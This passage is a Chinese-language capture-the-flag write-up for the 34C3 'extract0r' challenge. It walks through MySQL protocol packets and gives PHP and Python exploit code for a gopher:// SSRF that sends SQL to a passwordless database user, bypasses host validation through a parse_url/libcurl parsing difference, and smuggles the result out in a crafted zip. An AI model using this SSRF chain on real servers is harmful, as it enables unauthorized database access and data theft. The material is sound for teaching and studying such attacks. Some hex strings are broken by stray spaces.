79 6c 34 5c 52 64 21 75 00//scramble前半部分8字节+截断符00
FF F7//服务器权能标志低16位 用于与客户端协商通讯方式
08//字符集，08代表utf-8
02 00//服务器状态
3f a0//服务器权能标志高16位
15//挑战串长度
00 00 00 00 00 00 00 00 00 00//10字节0x00 固定填充
4e 63 29 40 47 23 78 54 7a 2a 60 27 00//scramble后半部分12字节 以null结尾
6D 79 73 71 6C 5F 6E 61 74 69 76 65 5F 70 61 73 73 77 6F 72 64 00//密码加密方式，内容为mysql_native_password
```

2. 认证报文（客户端->服务器）

```
0000   02 00 00 00 45 00 00 f9 00 00 40 00 40 06 00 00   ....E.....@.@...
0010   7f 00 00 01 7f 00 00 01 d0 4e 0c eb 4e 58 1a 54   .........N..NX.T
0020   1f 70 5e db 80 18 18 ea fe ed 00 00 01 01 08 0a   .p^.............
0030   18 d1 a5 05 18 d1 a5 05|c1 00 00 01 85 a6 ff 01   ................
0040   00 00 00 01 2d 00 00 00 00 00 00 00 00 00 00 00   ....-...........
0050   00 00 00 00 00 00 00 00 00 00 00 00 6d 34 73 74   ............m4st
0060   33 72 5f 6f 76 33 72 6c 30 72 64 00 00 6d 79 73   3r_ov3rl0rd..mys
0070   71 6c 5f 6e 61 74 69 76 65 5f 70 61 73 73 77 6f   ql_native_passwo
0080   72 64 00 79 03 5f 6f 73 08 6f 73 78 31 30 2e 31   rd.y._os.osx10.1
0090   35 09 5f 70 6c 61 74 66 6f 72 6d 06 78 38 36 5f   5._platform.x86_
00a0   36 34 0f 5f 63 6c 69 65 6e 74 5f 76 65 72 73 69   64._client_versi
00b0   6f 6e 06 38 2e 30 2e 31 37 0c 5f 63 6c 69 65 6e   on.8.0.17._clien
00c0   74 5f 6e 61 6d 65 08 6c 69 62 6d 79 73 71 6c 04   t_name.libmysql.
00d0   5f 70 69 64 04 33 33 36 38 07 6f 73 5f 75 73 65   _pid.3368.os_use
00e0   72 08 6b 65 76 69 6e 6c 75 6f 0c 70 72 6f 67 72   r.kevinluo.progr
00f0   61 6d 5f 6e 61 6d 65 05 6d 79 73 71 6c            am_name.mysql
```

如果不想抓包的话也可以直接根据报文格式来构造。

```
auth = bytearray([
# 4字节：用于与客户端协商通讯方式
    0x48, 0x0, 0x0,     # length mysql通信协议使用小端序列进行传输，接收方先接收到整数的低位部分
    0x1,                # seqid
# 4字节：客户端发送请求报文时所支持的最大消息长度值
    0x85, 0xa6, 0x3f, 0x20,
    0, 0, 0, 0x1, 0x21, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0
] + list(b'm4st3r_ov3rl0rd') + [      # mysql user
    0, 0,               # pass length & pass
] + list(b'mysql_native_password') + [
    0, 0,
])
```


当用户密码为空时，认证包唯一的变量挑战认证数据为0x00(NULL)，所以认证包就是固定的了，不需要根据server发来的初始化包的scramble来计算了

这里顺带提一下密码的算法为

```
hash1 = SHA1(password) //password是用户输入的密码
result = hash1 ^ sha1(scramble+sha1(hash1))
```

3. 命令报文（客户端->服务器）

命令报文相当简单



第一个字节表示当前命令的类型，比如0x02(切换数据库)，0x03(SQL查询)，后面的参数就是要执行的sql语句了。

```
0000   02 00 00 00 45 00 00 53 00 00 40 00 40 06 00 00   ....E..S..@.@...
0010   7f 00 00 01 7f 00 00 01 d0 4e 0c eb 4e 58 1b 3e   .........N..NX.>
0020   1f 70 5f 40 80 18 18 e8 fe 47 00 00 01 01 08 0a   .p_@.....G......
0030   18 d1 c4 ad 18 d1 a5 05|1b 00 00 00 03 73 65 6c   .............sel
0040   65 63 74 20 66 6c 61 67 20 66 72 6f 6d 20 66 6c   ect flag from fl
0050   61 67 2e 66 6c 61 67                              ag.flag
```

用python来构造的话是下面这样：

```python
def make_cmd(cmd):
  # struct.pack用于将python里面的值用指定的C语言变量类型表示，并转化为字符串，常用于socket通信的数据打包
  # https://docs.python.org/3/library/struct.html
    length = struct.pack("<I", len(cmd) + 2)[:3] #参数"<I"代表小端字节序+unsigned int

    return length + bytearray([ #包头
        0x0,          # seqid 包头
        0x3,    # select query 消息体开始
    ]) + cmd
```


结果测试

经过分析，执行一句sql语句时，发送了两个packet（认证packet、命令packet），那么我们把两个packet一起发给server端，server就会响应给我们结果。 packet的构造参见上面的协议格式。

我们把我们抓到的包或者用脚本构造的两个报文本地验证一下。就在php下使用libcurl请求，看看能不能拿到flag。

```php
<?php
$hex1 = "c100000185a6ff01000000012d0000000000000000000000000000".
"00000000000000000006d34737433725f6f7633726c30726400006d7973".
"716c5f6e61746976655f70617373776f72640079035f6f73086f737831302".
"e3135095f706c6174666f726d067838365f36340f5f636c69656e745f7665".
"7273696f6e06382e302e31370c5f636c69656e745f6e616d65086c69626d7".
"973716c045f706964043731353707f735f75736572086b6576696e6c756f0c70726f6772616d5f6e616d65056d7973716c"; # 认证报文
$hex2 = "1b0000000373656c65637420666c61672066726f6d20666c61672e666c6167"; # 命令报文 select flag from flag.flag;
$url = 'gopher://127.0.0.1:3307/A'.urlencode(hex2bin($hex1.$hex2)."\x00\x00\x00\x00");
$url = str_replace("+","%20",$url);
echo $url."\n\n";
$ch = curl_init();
curl_setopt($ch,CURLOPT_URL,$url);
$result = curl_exec($ch);
```

输出：



本地测试已经能看到flag了。

特别注意：虽然gopher链接本质上就是个URL，但是毕竟是要用它来打MySQL，所以在处理payload时，若使用php的urlencode函数要特别注意，该函数会把空格解析为加号+，但是SQL可不认加号，SQL语句里空格就是空格（%20）。我因为没注意这个小地方，以为别的地方出了错，一点点排查，至少卡了2小时。

payload最后加了四个空字节，这是为了让server端解析第三个数据包时出错，断开与我们的连接。尽快返回数据，题目中curl的超时时间是3s。

至此，我们完成了从gopher到SQL语句执行。本地的环境下，MYSQL给的响应直接就显示出来了，但是反观题目环境，需要curl得到的响应是可以被解压的，响应内容作为文件解压后搁在文件目录里才可读。所以我们下面的任务就是把查出来的数据构造成压缩包。

zip的文件结构之前Misc组会讲过，我这里简明扼要地再提一句。

local file head

压缩后的Deflate数据

central directory file head

end of central directory record

经过测试，7z是可以成功解压一个格式合法的压缩文件的，即使是文件CRC错误，部分字段异常。

那么思路就来了，利用sql语句构造查询出zip的头和尾部，把我们想要的数据concat到中间的Deflate部分即可。（7z解压时候发现部分header异常，Deflate部分的数据会不经解压直接写入到解压后的文件）

而正好，可以利用MySQL的concat语句来拼合字符串。所以最后的语句形如

```
select concat(zip_header,select flag from flag.flag, zip_eof)
```

需要注意的是，zip的Deflate部分是保存文件压缩后的内容，zip格式又要求必须给出Deflate部分的大小。所以我们这里采取的做法是先指定一个大小，把查出的数据塞在Deflate里面，没塞满的填充一堆A，直到把指定的deflate大小填满为止。

这里用到的就是mysql里的rpad函数。

`rpad(s1,len,s2)` 在字符串 s1 的结尾处添加字符串 s2，使字符串的长度达到 len。

`rpad((select flag from flag.flag), 100, 'A')`

构造：

当然可以写脚本，像下面这样：

```
from struct import *
def create_zip(filename, content_size):
    content = '-'*content_size
    filename = pack('<%ds'%len(filename), filename)
    content_len_b = pack('<I', len(content))
    filename_len_b = pack('<H', len(filename))
    local_file_header = b"\x50\x4b\x03\x04\x0a\x00"+"\x00"*12
    local_file_header += content_len_b*2
    local_file_header += filename_len_b
    local_file_header += "\x00\x00"
    local_file_header += filename
    cd_file_header = b"\x50\x4b\x01\x02\x1e\x03\x0a\x00"+"\x00"*12+filename_len_b+"\x00"*16+filename
    cd_file_header_len_b = pack("<I", len(cd_file_header))
    offset = pack("<I",len(local_file_header+cd_file_header))
    eof_record = b"\x50\x4b\x05\x06"+"\x00"*4+"\x01\x00"*2+cd_file_header_len_b+offset+"\x00\x00"
    #return each party of zip
    return [local_file_header,content,cd_file_header+eof_record]
```

但是如果不想把zip格式搞得很透彻呢？


我们直接用压缩软件压缩出一个这样的压缩包来。

新建一个文件flag.txt，文件内容就是deflate部分(100个A)

`zip -n <文件名后缀>`

将有指定后缀的文件写进压缩包，但对文件内容不进行压缩处理。

```
zip -n txt flag.zip flag.txt
```



这里的100个A就像缓冲区一样，最后的SQL查询结果会覆盖掉其中的一部分。

下面把hex拷出来填到SQL里。

```
select concat(cast(0x504B03040A000000000081AB7B508DBC979564000000640000000080001C00666C61672E747874555409000361FF7D5E189B7E5E75780B000104F501000004140000000 as binary), rpad((select flag from flag.flag), 100, 'A'), cast(0x504B01021E030A000000000081AB7B508DBC979564000000640000000080018000000000000000000A4810000000666C61672E747874555405000361FF7D5E75780B000104F501000004140000000504B0506000000000010001004E000000A60000000000 as binary));
```

注意这里deflate之外的其他部分（文件头、文件尾）需要用cast函数把16进制转换为2进制。

至此我们也就完成了SQL语句的构造，可以通过SQL查出一个压缩包格式的数据，解压后的文件内容就是SQL查询的结果。

首先本地验证payload：


SQL语句->命令报文

```
import struct
string = ""
for i in "select concat(cast(0x504B03040A000000000081AB7B508DBC979564000000640000000008001C00666C61672E74787455540
9000361FF7D5E6DFF7D5E75780B000104F50100000414000000 as binary), rpad((select flag from flag.flag), 100, 'A'), ca
st(0x504B01021E030A000000000081AB7B508DBC979564000000640000000800180000000000000000000A4810000000000666C61672E74787
4555405000361FF7D5E75780B000104F5010000041400000050 4B0506000000000100010004E000000A60000000000 as binary))":
    string += hex(ord(i)).split("0x")[1]
string = str(struct.pack("<I", int(len(string)/2) + 1))[2:-1].replace("\\x", "") + "03" + str(string)
print(string)
```

命令报文->curl请求

```
<?php
$hex1 = "c100000185a6ff01000000012d000000000000000000000000000000".
"0000000000000000000006d34737433725f6f7633726c30726400006d7973".
"716c5f6e61746976655f70617373776f72640079035f6f73086f737831302".
"e3135095f706c6174666f726d067838365f36340f5f636c69656e745f7665".
"7273696f6e06382e302e31370c5f636c69656e745f6e616d65086c69626d7".
"973716c045f706964373137537076f735f75736572086b6576696e6c756f0c70726f6772616d5f6e616d65056d7973716c"; # 认证报文
$hex2 = "b10100000373656c65637420636f6e6361742863617374283078353044230333034304130303030303030303038314142374
23530384442433937393536343030303030303036343030303030303038303031433030363636433631363732453734373837343535353430303
93030303336314646374435453138394237453545373537383042303030313034465303130303030303431343030303030303020617320626
96e617279292c2072706164282873656c65637420666c61672066726f6d20666c61672e666c6167292c203130302c20274127292c2063617
37428307835303442303130323145303330413030303030303030303038314142374235303844424339373935363430303030303036343030
03030303030383030313830303030303030303030303030303030303030303041343831303030303030303036363643363136373245373437383373
43535353430353030303336314646374435453735373830423030303130344635303130303030303431343030303030303535303442303530
63030303030303030303031303030313030344530303030303041363030303030303030303020617320626696e61727929293b";
# $url = 'gopher://foo@[aacafeee.cf]@baidu.com:3306/A'.urlencode(hex2bin($hex1.$hex2)."\x00\x00\x00\x00");
$url = 'gopher://127.0.0.1:3307/A'.urlencode(hex2bin($hex1.$hex2)."\x00\x00\x00\x00");
$url = str_replace("+","%20",$url);
echo $url."\n\n";
$ch = curl_init();
curl_setopt($ch,CURLOPT_URL,$url);
$result = curl_exec($ch);
```

Output：




把端口改一下，host绕过一下就可以在题目环境拿flag了。

```
# 就改一行
$url = 'gopher://foo@[aacafeee.cf]@baidu.com:3306/A'.urlencode(hex2bin($hex1.$hex2)."\x00\x00\x00\x00");
```

最终payload：


```
gopher://foo@[aacafeee.cf]@baidu.com:3306/A%C1%00%00%01%85%A6%FF%01%00%00%00%01-%00%00%00%00%00%00%00%00%00%00%0
0%00%00%00%00%00%00%00%00%00%00%00m4st3r_ov3rl0rd%00%00mysql_native_password%00y%03_os%08osx10.15%09_platform
%06x86_64%0F_client_version%068.0.17%0C_client_name%08libmysql%04_pid%047157%07os_user%08kevinluo%0Cprogram_name
%05mysql%B1%01%00%00%03select%20concat%28cast%280x504B03040A000000000081AB7B508DBC9795640000006400000008001C0066
6C61672E747874555409000361FF7D5E189B7E5E75780B000104F50100000414000000%20as%20binary%29%2C%20rpad%28%28select%20
flag%20from%20flag.flag%29%2C%20100%2C%20%27A%27%29%2C%20cast%280x504B01021E030A000000000081AB7B508DBC9795640000
00640000000800180000000000000000000A48100000000666C61672E747874555405000361FF7D5E75780B000104F5010000041400000050
4B0506000000000010001004E000000A60000000000%20as%20binary%29%29%3B%00%00%00%00
```



Index of /files/ac6d966d0dddeef306acf87cbd1a3af6cdfe7c9e

Name	Last modified	Size	Description
Parent Directory		-	
flag.txt	2020-03-27 13:28	100	

Apache/2.4.18 (Ubuntu) Server at 47.95.196.208 Port 8013



最后梳理一下，我们先是通过软链接，获得了整个文件系统的访问权限。

然后从一个shell脚本中得到了一个没有密码的数据库用户。

又通过`parse_url`和`libcurl`的解析差异，绕过了对ip的合法性校验，从而可以实现SSRF任意ip。


又通过分析MySQL协议，发现空密码用户可以直接构造出packet执行SQL语句。

最终我们只需要输入`gopher://foo@[aacafeee.cf]@baidu.com:3307/A+(发送给MySQL的packet)+(四个空字节)`就可以得到结果。

发送给MySQL的packet由认证报文和命令报文构成。认证报文是最先发送的，而命令报文是构造了一个压缩包，压缩包除了文件头和文件尾就是SQL select语句和一串'A'构成的deflate部分。

==注：==还有一种想法也是可行的，把flag写到压缩包的文件名部分，同样也需要用到rpad函数。

这是原来的压缩包：



现在把两处flag.txt那里用一堆A覆盖，实际在构造压缩包的时候只需新建一个文件名为`AAAAAAAAAAA...AAAAAAA.txt`的文件再打包即可。无需-n参数。

生成命令报文的脚本如下，注意一个压缩包中共出现两处文件名，都要rpad函数处理：

```
import struct
string = ""
for i in "select concat(cast(0x504B03040A000000000097AD7C500951F819050000000050000004A001C00 as binary), rpad((se
lect flag from flag.flag), 70, 'A'), cast(0x2E7478745554090003CE547F5E53567F5E75780B000104F501000004140000004141
414141504B01021E030A000000000097AD7C500951F819050000000050000004A0018000000000001000000A48100000000 as binary),rp
ad((select flag from flag.flag), 70, 'A'),cast(0x2E7478745554050003CE547F5E75780B000104F501000004140000000504B050
60000000001000100900000008900000000000 as binary))":
    string += hex(ord(i)).split("0x")[1]
string = str(struct.pack("<I", int(len(string)/2) + 1))[2:-1].replace("\\x", "") + "03" + str(string)
print(string)
```

完整exp如下：

```
<?php
$hex1 = "c100000185a6ff01000000012d0000000000000000000000000000".
"000000000000000000006d34737433725f6f7633726c30726400006d7973".
"716c5f6e61746976655f70617373776f72640079035f6f73086f737831302".
"e3135095f706c6174666f726d067838365f36340f5f636c69656e745f7665".
"7273696f6e06382e302e31370c5f636c69656e745f6e616d65086c69626d7".
"973716c045f706964043731353707 6f735f75736572086b6576696e6c756f0c70726f6772616d5f6e616d65056d7973716c"; # 认证报文
$hex2 = "e80100000373656c65637420636f6e6361742863617374283078353034423033303430413030303030303030303039374144374
335303039353146383139303530303030303030353030303030303441303031433030206173206269 6e617279292c20727061642828736 56
c656374206 6c61672066726f6d20666c61672e666c6167292c2037302c20274127292c20636173742830783245373437383734353535343
039303030334345353437463545353335363746354537353738304230303031303446353031303030303034313430303030303034313431 3
431343134313530344230313032314530333041303030303030303030303937414437433530303935314638313930353030303030303053
030303030303441303031383030303030303030303030313030303030304134383130303030303030302061732062696e617279292c72706
1642828736 56c656374206 6c61672066726f6d20666c61672e666c6167292c2037302c20274127292c6361737428307832453734373837 3
435353534303530303033434535343746354537353738304230303031303446353031303030303034313430303030303035303442303530 3
630303030303030303030313030303130303993030303030303038393030303030303030303020617320626 96e6172792929";# 命令报文
# $hex2 = "b10100000373656c65637420636f6e6361742863617374283078353044230333034304130303030303030303038314142 3
742353038444243393739353634303030303030363430303030303030383030314330303636364336313637324537343738373435353534 3
039303030333631464637443545313839423745354537353738304230303031303446353031303030303034313430303030303020617320 6
2696e617279292c20727061642828736 56c65637420666c61672066726f6d20666c61672e666c6167292c203130302c20274127292c20636 3
173742830783530344230313032314530333041303030303030303030303038314142374235303844424339373935363430303030303036343 3
030303030303038303031383030303030303030303030303030303030303030413438313030303030303030363636433631363732453734373833
734353535343035303030333631464637443545373537383042303030313034463530313030303030343134303030303030353034423035 3
036303030303030303030313030303130303445303030303030413630303030303030303030206173206269 6e617929293b";
# hex2 = "1b0000000373656c65637420666c61672066726f6d20666c61672e666c6167"; # 命令报文 select flag from flag.flag;
$url = 'gopher://foo@[aacafeee.cf]@baidu.com:3306/A'.urlencode(hex2bin($hex1.$hex2)."\x00\x00\x00\x00");
# $url = 'gopher://127.0.0.1:3307/A'.urlencode(hex2bin($hex1.$hex2)."\x00\x00\x00\x00");
$url = str_replace("+","%20",$url);
echo $url."\n\n";
$ch = curl_init();
curl_setopt($ch,CURLOPT_URL,$url);
$result = curl_exec($ch);
```

Index of /files/8e2cceb87ea2541270c9570b86ccde699e5f601e

	Name	Last modified	Size	Description
	Parent Directory		-	
	34C3_you_Extr4cted_the_unExtract0ble_plUs_you_knoW_s0me_SSRFAAAAAAAAAA.txt	2020-03-28 13:44	5	

Apache/2.4.18 (Ubuntu) Server at 47.95.196.208 Port 8013

参考文献

https://www.freebuf.com/articles/web/159342.html

https://www.jianshu.com/p/ef6cf8665a64

https://github.com/eboda/34c3ctf/tree/master/extract0r